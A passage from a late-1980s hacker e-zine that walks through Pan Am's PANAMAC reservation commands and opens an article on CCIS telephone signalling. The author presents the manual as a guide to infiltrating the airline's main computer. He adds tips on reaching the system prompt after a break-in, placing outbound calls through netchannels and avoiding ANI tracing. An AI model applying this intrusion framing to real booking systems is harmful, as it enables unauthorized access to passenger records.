The first entry in the FONE field always belongs to the person/company/Travel agency etc in the RCVD field. You can enter additional phone numbers using the same format as the first FONE entry. On additional entries, you must specify which passenger or passengers the phone number is for. This is done by including in the FONE entry the PASSENGERS NAME NUMBER of the person(s) who can be reached at that phone. This process is called PASSENGER RELATING

Lets say we have the entry:

```
1.2SMITH/JOHNMR/MARYMRS
1 PA 56 B 19APR JFKLAX HS2 600 1000
RCVD/RLOC-AMERICAN TR. AGENCY
FONE-NYC-A 718/555-1234 H
```

The Smiths, John & Mary have the same home fone number. Therefore passenger 1-2 have the same #s. This has to be specified into the PANAMAC by:

```
>9 1-2 A* 718/555-4321 H
```

To display NAME, ITINENARY, RCVD AND FONE at the same time enter:

```
>*R (Record)
```

Output:

```
1.2/SMITH/JOHNMR/MARY COL
1 PA 56 B 19APR JFKLAX HS2 600 1000
RCVD/RLOC-AMERICAN TR. AGENCY
FONE-NYC-A 718/555-1234 American Tr. Agency
2.1-2 NYC-A 718/555-4321 H
```

etc...

Changing entries is a simple task. Lets assume the sales agent wants to change the first FONE entry which is for the Travel Agency. The command would be:

```
>9 1 (Change Symbol) A* [FONE number & and the name of the agency]
```

## 234.TXT

9 - fone entry

1 - First entry.(2.)would be the second FONE entry which is the Passenger home fone number.( If there was a third entry it would start with (3.) and so on..

A\* - From SOB

Deletion of the entries I will leave you to figure out.

### Address Entries & Payment:

-----

The Address entries and the form of payment are included in FONE entry as well. This was the Info is stored in the PNR until the time of ticketing.

Address: [Use same format]

>9 1-2 C\* 42-95 ELM STREET / FLUSHING N.Y 10011

Payment:

>9 D \* AX 1234 567 11111 EXP 9/90 MR DAN DAVIS

### Ticket Entries:

-----

The Entries in the Ticketing field tell us if the passengers already has a ticket or when and how its going to be issued.(Mail etc.) or when its going to be cancelled.A ticketing code is issued for these situations:

#### Ticket Codez

-----

W - Here ticket will be issued on the date entered. Passenger will pick it up on that date.

U - The ticket is mailed here(TBM) on date entered

Q - Here the ticket will be given by the travel agency on date entered

O - Ticketed

The field used here is "7" hardcoded for Ticketing purposes.

Typical entry:

>7 W APR19

Usually one day after is added to APR19 so that passenger has the whole day to purchase the ticket. The entry then would look like:

>7 W APR20 \* APR 19

The "\*" is mandatory.

Mailing:

-----

Lets look at an example of TBM:

>7 U 19ARP \* CK FOR CHECK

This is entered when waiting for the passengers check to arrive. On 19APR its checked for arrival. If arrived then the tickets are mailed. If check is not received then tickets are not mailed.

If the payment is made by a Credit Card then entry is:

>7 U 19APR \* CC

This agent will refer to the fone field where the CC info is stored. Here the ticket is mailed on the date issued.

Outside U.S travel agencies are given a Ticket Time Limit. The entry is:

>7 Q 5MAY

When showing PNR ticketed with the letter "O". Its not necessary to enter a date, as the Panamac already enters it that the reservation is being ticketed  
Enter:

>7 O [assume that the date today is 5may]

PANAMAC will display:

TKT-O 17APR NYC 000 [SINE OF THE AGENT WHO MADE THE ENTRY]

TKT-O - IS THE TICKET CODE

17APR - TODAYS DATE

MYC - PANAMAC SET LOCATION

000 - SEPARATOR

[ ] - SINE OF THE AGENT

If all passengers are having thier tickets issued at the same time and place, passenger relating is not necessary. But, if the passengers have different dates or ticketing arrangements then the entries must be made separately and Passenger Name Related.

For eg. Assume there are 3 passengers on the PNR. Passenger 1 and 2 will call for their tickets at the Pan Am office and June 3. Passenger 3 wants his ticket mailed on June 6 and will pay by personal check. The entries are:

## 234.TXT

```
>7 1-2 W 3JUN  
>7 3 U 6JUN * CK FOR CHECK
```

Output:

```
TKT-1-2 W03JUNNYC000[SINE OF AGENT] 2.3 U03JUNNYC000[SINE OF AGENT] CK FOR CHECK
```

Here the 1-2 is the first entry related to the passengers 1 & 2 and 2.3 is the second entry related to passenger 3  
NYC - location of P.set

Change/Delete :

-----

Suppose the display for the ticket field was:

```
TKT-W08APRLAX000BS
```

Here the ticket will be issued on the 8th of APR. The Panamac set is located in LAX(Los Angeles). Also after the separator (000), the BS is just an example of a SINE of the agent.

Lets assume today is 7th of APR and the passenger has come to pick it up. The agent has to instruct the PANAMAC that its TICKETED. Therefore he/she would enter :

```
>7 1 (Change Symbol) 0
```

Here:

7 - This is the field of the ticketing  
1 - is the entry number  
0 - New Information

One has to remember that if changing related TKT entry then just enter Passenger Name number after the Change Symbol. Then the new Information. It may look like "7 1 (Change Symb.) 1-2 W 19APR"

To delete an entry just enter Field , Entry # then the Change Symb.

End Transaction:(ET)

-----

The PNR is now complete. After completing it the agent must End Transaction (ET). This key is located as one of the function keys.

```
>ET
```

Output:

```
A OK 4SW#32G
```

## 234.TXT

The 4SW#32G is called the RAD NUMBER or RECORD LOCATER or PNR ADDRESS. After Ending Trasaction the PANAMAC will send a message to all the airline in the Itinerary advising them of the flights the agents have booked/requested and name of passenger.

### SHELL PNRs

-----

Some records like travel agencie's accounts, corporate accounts and thier FT number, Tel #, Address etc. have to be stored permanently in the PNR. Therefore Panamac has what called SHELL PNRs. Here file will become a permanent and reusable record.

A shell PNR can be retrieved by the account number, Telephone number and ARC (Airline Reporting Corporation) or IATA(International Air Transport Association). The ARC/IATA use last 5 Digits numeric plus check digit The entry to display a shell PNR before beginning normal PNR creation begins with the letters "RP" then a "\*" then comes the Account Number. Example:

>RP\*7183589901

Ouput would be:

NYC PA A QH 24FEB88 2034  
NO NAMES  
NO ITIN  
FONE-NYC-A 718/358-9901/\*ARC 413453  
2.NYC-A AMERICAN  
TKT-024FEBNYC000BS DKIR  
RMARS-\*

The Itinerary may now be booked and the PNR completed as usual. Shell PNRs may also be retrieved using the following entries:

ARC/ATC # - RP\*ATC494340 [use last 5 numbers numeric plus check digit]  
IATA # - RP\*ITA945934 [Also use last 5 numeric plus D.C]  
Account Code Number - RP\*ACN7734 (In some countries only]

Shell PNRs can be merged with PNRs by just entering a "M" after the RP.

Retreiving a PNR:

-----

After the sales agent completes a PNR. It is sent to the Master Computer at Rockleigh,N.J. To retrieve a PNR , enter "\*" and the PNR ADDRESS or by using the flight,date and boarding off and on points and name of passenger eg:

>\* PA 56/10AUG MIANYC - DAVIS

The hyphen is mandatory here.

The Panamac's output will be:

```
PA56/10AUG MIANYC - DAVIS
01 3DAVIS/TOMMR/CATHYMRS/FIFIMS
02 1DAVIDSON/SHASHI
:
etc
:
```

To retrieve the entries just choose the line number then enter:

$$>^*2$$

The "\*" has to be there or errors will occur. [No command probably]  
Anyway the "\*2" will give you the account for Davidson.

To cancel a PNR you retrieve just enter the "IXTN" in the function keys.

END OF PART A  
-----

=====

= P/HUN Issue #3, Volume #2: Phile #6 of 11 =

=====

[illegible]

## Introduction & clearing up a confusion

Welcome to Part B of "The Pan-Am Airline Computers". I hope you have found the first part intresting.

## 234.TXT

I would like to take this opportunity in clearing up a minor confusion that some of you may have while reading the first part of this file.

There are 2 types of systems I talk about in the first part which are:


- o Pan-Am main computer &
- o The Panamac or PANAMAC

The Pan-Am main computer is used to store and view performance of the entire network. Pan American has 3 main computer systems to serve the surrounding states. These are located in Florida, Washington and New Jersey. There may exist one in California but we don't have enough proof to be sure. Although they may have smaller terminals connected to these 3 major terminals and all the material that is covered here also applies for these smaller terminals. The Panamac are computers that are used by sales agents to book flights, give information and the works. Although the Pan-Am main computer can also handle all the tasks that the PANAMAC can. Here is what the the Pan Am network looks like:

### Example of a simplified Pan Am Network

---

Cartridge & The Panamacs will be in the same building. Like the major Pan Am building in Manhattan in Newyork.



The cartridge area is where they insert physical cartridges for new rates of travelling, new routes , cancellation of routes etc. The Panamac uses all this information supplied by the cartridge area so that the Sales agents can answer our various questions and book us flights. The cartridge area contains the main program for the Panamac's to run. All the information from the cartridge area is passed to the sub terminal then to the main computer. The surrounding states may connect to one or many sub terminals then finally leading to the main computer. Our main purpose here is to infiltrate the main computer where all the information is stored and has control over the entire network that it serves. I have heard from employees that Pan-Am has the latest

on ANI equipment and therefore please proceed with caution.

Another thing is that when you have successfully hacked the system and you dont get the SOM ">" prompt then type in ">SOMTERM" and hopefully you will end up with the SOM.

I hope this has cleared the confusion and now lets continue.

## Part VIII

-----

### Host Facts

-----

The Host facts field contains 2 types of entries:

Other Service Information (OSI) entries which give information about passenger so that they can be offered proper assistance or recognition.

A passengers speaks (SPKS) only a language other than English or Meet and assist (MAAS) and this passenger is elderly and needs assistance.

Into the OSI goes anything pertinent from age to language, that they should know in order to talk to the passwngers as an individual.

All the entries in the FAX field begin with digit 4. The code "PA" os used to send message to Pan Am only, This special information is entered as follows:

>4 OSI PA\_MAAS PSGR ELDERLY ASSIT IN TRANSIT

A space is madatory only after PA then free form test is permitted. OSI information will be transmitted to the airport so that the appropriate action may be taken. In addition, special 4 chracter codes are to be used if the OSI details are to be taken transmitted directly to the airport check system.

>4 OSI PA SPKS SPANISH ONLY

>4 OSI PA FRTV PA62634678J-STARK/AMR

If the passenger's description does not match one of the codes listed in the system enter the information as free form test after the "PA"

For eg.

>4 OSI OA VIP MAYOR OF N.Y

In addition there is a special format to indicate that a passenger is an infant



234.TXT

(INF) which include the age indicated in months (1yr=12MTS)

For eg.

>4 OSI PA INF DAVIDSON/JR MSTR 5MTHS

Note: If there are two or more infants traveling, separate OSI entries must be made for each other

## Part IX

-----

Special Service Requirements (SSR) entries which require prior arrangements for something special to be provided to the passenger at the airport or on the plane.

Entries in this category arrange for a specific item. (e.g. special meal) to be provided on a flight for the passenger, or to advise the Airport the passenger is traveling with something which may require advance preparation: e.g a large pet in cargo or a large amount of excess baggage. Since we are requesting that a specific items be provided (e.g special meal be put on the flight), the entry is made with an action code. At the same time, the entry is related to a specific segment(s) in an intinerary and to a particular passenger name(s) in the PNR. We need to look at an example. Here is a PNR:

1.1 SHAH/BUPENDRA 2.1EZRA/AMR  
1 PA 66 P 19APR JFKBOM HS2 2145 0015  
RCVD/RLOC-MR SHAH  
FONE-NYC-D 212/555/1234/H  
TKT-026FEBNYC00020

Mr. Shah wants a vegetarian meal. Here is the entry:

>4 A VGML FS1 S1 N1

Lets break this down:

4 - 4 field  
A - Means add SCR  
VGML - Vegetarian meal code  
FS1 - Action Code (free sell ) + Number requested.  
S1 - Related to Segment 1  
N1 - Related to Name number 1

Look at this PNR carefully. The entry relates the special meal in this case vegetarian to the first segment (S1) and to the first passenger, Mr. Shah, who is name number 1 (N1). When re-displayed, the HA FAX field appears as follows:

HA FAX-SSRVGML.PAHS01 PA0066P19APRJFKBOM 1SHAH/BUPENDER

Information about Pan Am policy and procedures governing some SSR entries can be found in KISSR. Here is a display of the index:

SSR STATION INFORMATION

INDEX

|               |   |
|---------------|---|
| BASSINETS     | B |
| SPECIAL MEALS | S |
| WHEELCHAIRS   | W |

In the KISSR you will find description and codes for all special meals and facts about the current meal and wheelchair policy.

Not all SSR items may be freely sold (FS). The R.M describes the procedure for requesting (needing) special service requirements. For example, request (NN) on:

Special meals within 8 hours of departure

or

Excess baggage over 150 kilos (350 lbs)

Looks at this example:

Mr. C. Tuc in addition to his free allowance has baggage which will weigh about 175 Kkilos. The entry will be:

>4A XBAG NN 175KGS S1 N2 . RECORDING EQUIPMENT

XBAG - This is the excess baggage code

NN - Action code

175KGS - Weight in Kilos

S1 - Segment number

N2 - Name number 2

. - This separator which is compulsory

RECORDING EUIPMENT - Text

In this case there is also a description of the excess baggage. The description or text is mandatory for this entry. The period(.) which acts as a separator preceeds the text. All SSR entries regarding excess baggage must include a text and may relate to only one passenger

When redisplayed, the HA FAX field now appears follows:

HA FAX

- 1.SSRVGMLPAGS01 PA0066P19APRJFKBOM 1 SHAH/RMR
- 2.SSRKSMLPAHS01 PA0066P19APRJFKBOM 1 TUC/AMR
- 3.SSRXBAGPANN0175KG PA0066P19APRJFKBOM 1 TUC/AMR RECORDING EQUIPMENT

SSR Name relating

-----

In from of each name is a name item number. You already know that PANAMAC assigns numbers for each different surname in a PNR. Also, each passenger has a passenger name number. In the FACTS example so far, the item number and the passenger name number were the same.

- | A              | B                | C                     |
|----------------|------------------|-----------------------|
| 1. 1AOKI/LSMRS | 2. 1YAMADA/YRMRS | 3. I/1YAMADA/GLENMSTR |

1,2,3 are Name Item NBR & the A,B,C are passenger name numbers

When you relate an SSR fact, your entry really referred to the name item i.e N2 refers to all the passengers in name item 2 (in this case only Mrs. Yamada) If however the entire Yamada family had been travelling together as in the following example the name item include more than one name:

- 1.1AOKI/LSMRS 2.3YAMADA/GOMR/YRMRS/LAMISS 5.1/1YAMADA/GLENMSTR  
 1 PA 82 Y 16 NOV HNLAX HS4 2300 0604  
 1 PA 81 Y 28 NOV LAXHNL HS4 1300 1702

If you SSR entry showed name relation to name N2, then the request would be for all the passengers in NAME ITEM 2... Mr/Mrs/Miss Yamada/

To show a special request for only one passenger in a name item, use a slash (/) after the name number. The slash acts to "separate" an individual passenger from the name item may which may include multiple passenger.

For example: Mrs Yamada is name NBR 3. To confirm a baby meal on both flights the entry would be:

>4A BBML FS1 S1/2 N3/

The N3 indicates the name number only

Change/Delete/Cancel

-----

If you are in the process of making an SSR entry and you have ended the transaction, no action has yet been taken on the request, You can therefore delete the entry. For example

>4 3 [change symbol]

You on the other hand while at home can user "\*" which works the same way. The 4 is the field, the 3 is the Fact ITEM number .

You cannot modify an SSR entry to correct it. If your entry is incorrect, you must delete the entry and reenter the correct SSR fact item.

In all instance, whether working on a new or retrieved PNR, cancellation of an itinerary segment will automatically cancel the related SSR item.

For e.g. you have booked:

```
1.1BROWN/HARRYMR 2.1TOBAR/EMILEMR
1 PA 100 Y 13NOV JFKLHR HS2 1000 2140
```

Before ending transaction you notice you accidentally confirmed the wrong date. After cancellation of the incorrect segment, the HA FAX SSR item will look like this:

```
HA FAX
1.SSRKSMLPA(XX)02 PA0100Y13NOVJFKLHR 1BROWN/HARRYMR 1 TOBAR/EMILEMR
```

Cancelled SSR entries will automatically be removed from the PNR when you End Transaction. Now you would rebook the correct flight and the Kosher meals.

## Part X

-----

### Other Airlines...General Facts

-----

The GFAX or the General Facts, 3 field contains the same (2) types of entries as the Host Fax...OSI and SSR..Entries in the GFAX are included to outgoing messages to other airlines upon ending transaction. When an itinerary includes space on another airlines, you must use the GFAX field to notify the other airline about the special requirements or service information.

All entries in GFAX begin with the digit 3. To send "OSI" information to one (1) other airlines, use the applicable carrier code. For instance, if the passenger is an infant travelling on PA and AF, you notify Air France that you booked an infant by sending an OSI message. The entry is:

```
>3 OSI AF INF JONES/MARK MSTR 5 MTS
```

This is in addition to an OSI entry in the 4 field to notify Pan Am at the

airport, Thus 2 entries with the same information are required.

>4 OSI PA INF JONES/MARK MSTR 5 MTS

If a passenger's itinerary include more than one other airline, use the letters "YY" as the carrier code and make only one GFAX entry. A "YY" will send the information to all the airlines in the itinerary.

>3 OSI YY INF JONES/MARK MSTR 9 MTS

#### Change/Delete

-----

The input to delete an OSI in the GFAX filed is the same as in HFAX.

>3 1 (change symbol)

To change an OSI entry in the GFAX field the format is the same. You delete, then reenter the correct information.

>3 OSI AF.... (NEW INFO)

#### GFAX SSR Entries:

-----

SSR entries for other airlines are very similar to Pan Am HA FAX entries. The entry begins with "3A", followed by the segment and name related request.

For e.g

>3A KSML NH1 S1 N1

#### Breakdown

3A - This is the GFAX special service request

KSML - Meal code

NH1 - Action code to request

S1 - Segment number

N1 - Name item number.

Any SSR entry to another airline is always on a request basis (NH)

The request message is forwarded to the applicable airline(s) and must await a reply. Meanwhile, the passenger is advised the Pan Am has requested the special service from the other airline(s) involved.

Assume that you have made the following reservations:

1.1WILSON/ERMR

1 PA 218 Y 26FEB CCSJFK HS1 X 0940 1420

2 DL 1425 Y 26FEB JFKSLC HS1 1805 2040

The passengers desires a vegetarian meal and will be taking his dog (weight 30 lbs) with him. To book the SSRs on Pan Am the entries are:

>4A VGML FS1 S1 N1  
 >4A AVHI FS1 S1 N1 . DOG 30 LBS (AVIH = live animals in hold)

To book the SSRs on Delta Airlines the entries are:

>3A VGML NN1 S2 N1  
 >3A AVIH NN1 S2 N1 . DOG 30 LBS

#### Change/Delete

-----

To cancel or delete items in the GFAQ handle exactly as in HFAX.

Before end Transaction: >3 1 (change symbol)  
 On a retrieved PNR: >3 . 1 XX

#### Encode/Decode ARIMP Abbreviations

-----

"ARIMP" codes are abbreviated messages which are used to communicate within the airline industry. These are listed in Panamac's "KI" information systems and may be accessed using the following entries:

To find the code for a message (ENCODE), enter:

>KI COD \_ (using first letter of subject)

To DECODE an abbreviated message, enter:

>KI DCO \_ (using first letter of subject)

#### Part XI

-----

#### Advance Seat Assignments

-----

It is Pan Am's policy to assign seats prior to departure only when requested by passengers. As you know many of us may want specific seat numbers or certain area for e.g smoking,non-smoking,window seats,aisle.Seats have to be requested when the booking is in progress.

Lets take an example. Lets say you have booked a seat for Mr. Davdison on he has requested seat 3A which is in the non-smoking area and in the first class (P) cabin. His entries looks like:

1.1DAVIDSON/PLDR

234.TXT

```
1 PA 30 P 19APR JFKLHR HS1 X 1200 1800
2 PA 40 P 20APR LHRNBO HS1 100 700
```

To book his request a Host Facts entry is made. For e.g:

```
>4A NSST NN1 S1 N1 . SEAT 3A
```

4A - Explained before  
NSST - is code for Non Smoking Seat  
NN1 - is the action code  
S1 - Segment 1  
N1 - Name 1  
. - Separator which is compulsory  
3A - This is the requested seat

If this seat is available then you will get a "\*". A display of the PNR will show the following:

```
1.1DAVIDSON/PLDR
1 PA 30 P 19APR JFKLHR HS1 X 1200 1800
2 PA 40 P 20APR LHRNBO HS1 100 700
HA FAX-SSRNNSTPANN01 PA0040P19APR JFKLHR 1DAVIDSON/PLDR SEAT 3A
```

If the seat is already taken then the output will be:

```
RE-CHECK AVAILABILITY/REJECTED DATA FOLLOWS/4SSRNSSPANN01 PA0030
P19APRJUNJFKLHR 1DAVIDSON/PLDR SEAT 3A
```

To print an availability display (seats available) seat map must be displayed.  
Enter:

```
>AC /S2 *
```

AC - is the availability cabin  
S2 - This is the segment 2  
\* - Display

You will get something like this:

```
-PA0040P019APR JGKLHR 747-121 ZONE MAR AVAILABLE 9
* MOVIE SHOWN BETWEEN JFKLHR
A B C D E F G H J K
P P 1 1 $
A* A* 2 2 C F
$ A* 3 3 A* A*
05-----
```

As you can see from the display that the requested seat is taken. The symbol

234.TXT

use here is "\$". Now lets get into the explanation.

PA0040P19APR - Flight/Class/Date

JFKLHR - Board/Off points of the segment booked

747-121 - This indicated the equipment used on the flight

NMR - Zone requested "N" - No smoking

"M" - Movies

"S" - Smoking

"W" - Without movie

AVAILABLE 9 - Total number of seats still available to confirm.

MOVIE SHOWN BETWEEN JFKLHR - Information on which sector the movie will be shown.

A\* - Indicates that if given the option, confirm these seats to passengers first. For e.g Seats 2B

3A B H J

\$ - This indicates that it is taken. e.g Seat 1 J

2 A

- Blank indicates that seats dont exists on the aircraft

P - Seats behind a partition or bulkhead.

F - Special seating . People that require special seating ot handling

C - Compulsory seat usually assigned to F seats.

05----- - This indicates the last row in the zone and /or compartment in this case Premium, First Class.

Some other commands:

> AC/S1\*S - Use this entry command if passengers request smoking

> AC/S1\*W - Without movie ( No smoking is assured)

> AC/S1\*WS - Without movie , Smoking specified.

## Part XII

-----

When originating a PNR if a passenger decides to cancel and book a different flight the seat confirmation will automatically be cancelled as in this example (partial PNR display):

1.1BRESLIN/BMS 2.1CARTER/ASFR

1 PA 102 Y 26JUN JFKLHR 2100 0840

HA FAX-SSNSSTPAH02 PA102Y26Y26JUNJFKLHR 1IBRESLIN/BMS 1 CARTERASDR SEAT  
33 AB

Segment 1 cancelled

X1

NEXT REPLACES 1

FLT//SEG FACTS CANCELLED



\*R

1.1BRESLIN/BMS 2.1CARTER/ASDR

HA FAX-SSRNSSTPA(XK)02 PA102Y26JUNJFKLHR 1BRESLIN/BMS 1 CARTER/ASOR SEAT  
33 AB

Should a passenger wish to verify the seat description and/or location of his seat. There is an entry to display a seat map. The entry is:

&gt;VSSPA106/31JULIAADLHR\*27

VSS - is the Verify Seat Selection

27 - This is the row.

The response will be:

PA0106                      1AD/LHR                      31JUL  
                             Y                      747-121                      ROWS 27 ZONES LAST ROW F/ 7 C/19 Y/57

|     |         |     |       |     |     |     |     |        |     |
|-----|---------|-----|-------|-----|-----|-----|-----|--------|-----|
| A   | B       | C   | D     | E   | F   | G   | H   | J      | K   |
| N M | N M     | N M | 21/NM | N M | N M | N M | 27/ | N M    | N M |
|     |         |     |       |     |     |     |     |        |     |
|     |         |     |       |     |     |     |     |        |     |
| no  | smoking |     | Movie |     |     |     | ROW | Number |     |

Row 27 is a no-smoking seat, with a movie view, over the wing

### Part XIII

-----

This part will teach you all about hotels. I don't plan to go into details on this but will just make you familiar.

There are 4 categories of hotels:

1. Intercontinental (IHC) the Grand Metropolitan Hotel chain  
(XM Inventory stored in the system)
2. Sheraton  
(XM Inventory stored in the system)
3. Other hotels (Special Arrangement)  
(XP Availability )
4. Unlisted Hotels

The XH and XM hotels have the actual inventory of their rooms stored in the system and together with XP hotels the three types give you immediate

234.TXT

availability. The hotels with whom Pan Am has a booking agreement are listed in a City's Station Information. To display the hotel for a city the input is:

>KIBKKH

BKK is the 3 letter city code and H stands for Hotels. The response to this would be something like:

```
BKK STATION INFORMATION
HOTEL INDEX
1000 KENYAN CONTINENTAL
1023 SHER BANKOK HOTEL
2351 * TAMARIN *
2342 ASIA
:
etc
```

The hotels are further identified in the hotel Index by a four digit number, their name and location if other than the headline City it will be displayed as "\* TAMARIN \*"

To determine if the hotel is "XH", "XM" or "XP" and to display details about a hotel the input is:

>KI[Four digits Hotel Index]

Here is what the response may look like:

```
BKK HOTEL INFORMATION
1009 SIAM INTERCONTINENTAL
SIAM INTERCONTINENTAL
SIOUT PLACE 4290 HACKERS ROAD * TEL 000000 *
SIAMICH XH XH 0923
LHTL XH0923 H C PVKGBD0N
AS TL EP BHT EP P K D0N
04 00 01JAN-30DEC89
MODR SGLB 1840
DBLB 2000
TRPB 2390
:
:
:
GCR - JAN/JUN SGLB 1600 DBLD 1820
JUL/DEC SGLB 1600 DBLB 1820
```

NOTE LANAI ROOMS AND GROUND FLOOR ROOM ARE ON PERMANANT REQUEST  
GUEST WILL BE MET AT AIRPORT BY HOTEL REPRESENTATIVE AND ASSISTED TO HOTEL  
:

234.TXT

:  
:

LOCATION - CENTERS OF CITY OFF SIAM AQ. WITH EASY  
ACCESS TO ALL SECTIONS OF THE CITY  
THREE MAIN FROM ROYAL BKK SPORTS CLUB  
NATIONAL STADIUM.

TRANSPORTATION - 35 MIN BY TAXI ARPT  
25 MIN BY TAXI TO DOCK

SERVICES- ROOM SVC 24 HRS LAUNDRY/VALET 24 HRS  
SPORTS - POOL, GYM ROOM, SHOOTING

END

The sixth line contains the booking code (in this case XH0923)

This display has been shortened to make things easy.

Hotels are booked in 2 ways:

1) Short Selling them using HOTEL booking code

XH ..... >N1 DBLB XH1122-10OCT 15OCT MODR  
XM ..... >N2 SGLB XM1355-05MAR 12 MAR MAXR  
XP ..... >N1 TWNB XP3087-02JUL 9JUL MODR

2) The other way is a Segment entry for UNLISTED.

>0 HTL PA NH1 ROM 1N23-JUL-OUT30JUL DBLB MODR DORA

#### Part XIV

-----

Personell who can access the Pan Am main computer may also be able to call out. I am not positively sure about this because this info was recently given to me by a Pan Am employee. Enter as follows:

>HOLD NETCHANNEL 1

There may be many netchannels in the systems. If it is occupied then it will give a "CHANNEL 1 BUSY" error.

Then it will prompt you for a call out password. This is different from your login password.

Password : XXXXXXXXXX

Then the immediatly after that it will give a prompt "#" . This is where you will be able to input digits to call out.

# (317)5552322

## Part XV [Misc]

-----

## Airline Codes

-----

Pan Am, and all other airlines, use a two-letter airline identification code for reservation and ticketing purposes. There is no hard and fast rule as to how the two-letter code is derived. These codes are assigned by IATA/ARC. This list contains some of the worlds major airlines.

Hope this list will come in handy.

| Airline                  | Airline Code | Airline                  | Airline Code |
|--------------------------|--------------|--------------------------|--------------|
| -----                    | -----        | -----                    | -----        |
| AER LINGUS               | EI           | AEROFLOT                 | SU           |
| AREOLINEAS ARGENTINAS    | AR           | AERO MEXICO              | AM           |
| AIR AFRIQUE              | RK           | AIR CANADA               | AC           |
| AIR FRANCE               | AF           | AIR INDIA                | AI           |
| AIR NEW ZEALAND - INT.   | TE           | ALASKA AIRLINES          | AS           |
| ALITILIA                 | AZ           | ALOHA AILINES            | AQ           |
| AMERICAN AIRLINES        | AA           | AUSTRIAN AIRLINES        | OS           |
| AVENSA                   | VE           | AVIANCA                  | AV           |
| BRITISH AIRWAYS          | BA           | BWIA INT.                | BW           |
| CAAC - CHINA             | CA           | CATHAY PACIFIC AIRWAYS   | CX           |
| CHINA AIRLINES           | CI           | CONTINENTAL AIRLINES     | CO           |
| CP AIR (CANAIAN PACIFIC) | CP           | DELTA AIRLINES           | DL           |
| EASTERN AIRLINES         | EA           | EL AL                    | LY           |
| GULF AIR                 | GF           | HAWAIIAN AIRLINES        | HA           |
| IBERIA                   | IB           | INDIAN AIRWAYS CORP.     | IC           |
| JAPAN AIR LINES          | JL           | KLM ROYAL DUTCH AIRLINES | KL           |
| KOREAN AIR LINES         | KE           | LACSA                    | LR           |
| LAN-CHILE                | LA           | LUFTHANSA                | LH           |
| LIAT                     | LI           | MEXICANA                 | MX           |
| NORTHWEST                | NW           | OLYMPIC AIRWAYS          | OA           |
| PAN AM                   | PA           | PIEDMONT AIRLINES        | PI           |
| QANTAS                   | QF           | SABENA                   | SN           |
| SAS                      | SK           | SAUDIA                   | SV           |
| SINGAPORE                | SQ           | SOUTH AFRICAN            | SA           |
| SWISSAIR                 | SR           | TAP (AIR PORTUGAL)       | TP           |
| TWA                      | TW           | UNITED AIRLINES          | UA           |
| US AIR                   | AL           | VASP AIRWAYS             | VP           |
| VARIG                    | RG           |                          |              |

## Conclusion

Hope all have found this article of some intrest. My apologies for the lenght. I have tried my best to include all major topics that may be usefull to the hacker. I suppose now you know that booking flights is not that easy process. So next time please dont start yelling at the poor sales agent for some minor problem.

Using this system can be a lot of fun. Although one can create a major havoc after infiltration. I urge you all not to do any of that sort. This system is quite delicate and one should be very carefull when using it. All the reverse command processes have been included in this article. I have purposely left out some commands that proved to be harmfull to the system.

Under no circumstances am I responsible for this article's contents, for this serves only as an educational tool.

I would like to thank Mr. C of the Pan Am Security Division for all his help.

If anyone wishes to get in touch with me, I can be contacted at the Hacker's Den or at the Phoenix Project.

Best of luck!

Red Knight  
@ Phun Magazine Inc.  
Hackers Den88 (718)358/9209

=====

= P/HUN Issue #3, Volume 2: Phile #7 of 11 =

=====

[illegible]

### References:

- o - BTJ!
- o - AT&T communications
- o - Tel-Networ planning

This article will inform you of the stages CCS has gone through over the past years.


CSC known originally as Common Channel Interoffice Signalling was introduced back in 1976. Since its introduction it has added datagram direct signalling and has been modernized by new digital and processor technology and by developments in software engineering techniques.

This prevents Blue Boxing due to the fact that signals are carried over a different link than voice.

CCIS net improved its the old trunk signalling between SPC (Stored Control Program) toll switches thereby increasing speed and its economical.

The CCIS network was composed of what know as STPs(Signal Trasfer Points)

#### CCIS Network



\*\* - STP mated pair

— - Voice Trunks

| - Links

+ - Divider

The Datalinks use 2.4 kb/s(kilobytes per second).In 1979 they used 1A switch was added.

Later in 80 they added a special feature of direct signalling (datagram) which operate at 4.8 kb/s. This capability provided the SPC machines with the necessary information through the CCIS Net.The allowed NCP (Network Control Points). The NCPs connect directly to CCIS at certain STPs.

The SPC machines quired the NCPs and receives the instructions for the action in response.Therefore they became known as ACPs(Action Control Points).

This status if the CCIS provided 800 services and calling cards.

In 1985 the siganlling network added 2STPs and 56kb/s.This new network was called CCS7. This new method of signalling used CCITT No.7 Protocol and with it new more efficient feature came like ISDN.

#### Archaic CCIS in 76'

DDDDDDDDDDDDDDDDDDDD

Before the introduction of CCIS, SF/MF signalling method was in use.

The SF was responsible in determining the idle/busy side state of a trunk.

2600 Hz the idle trunk was removed when a call was to be placed on the trunk.

## 234.TXT

Then MF signaling was used to determine routing information to the distant end and when the party answered the SF was removed from there side.

Tandem switching was not economical and was slow.

As the introduction of SPC came about in which common control equipment was based on electronic procedures, the overhead associated with the call setup became a more dominant factor. MF/SF signaling was used until a toll switch ESS4 was introduced in 76'. Therefore AT&T produced CCIS in association with the ESS4 toll switch. Signalling used a different link than voice.

As mentioned above CCIS used 2.4/kb signalling links to transmit the signal. Due to the fact that one 2.4/kb could provide for more than 2000 trunks, therefore the a regional STP was put in place.

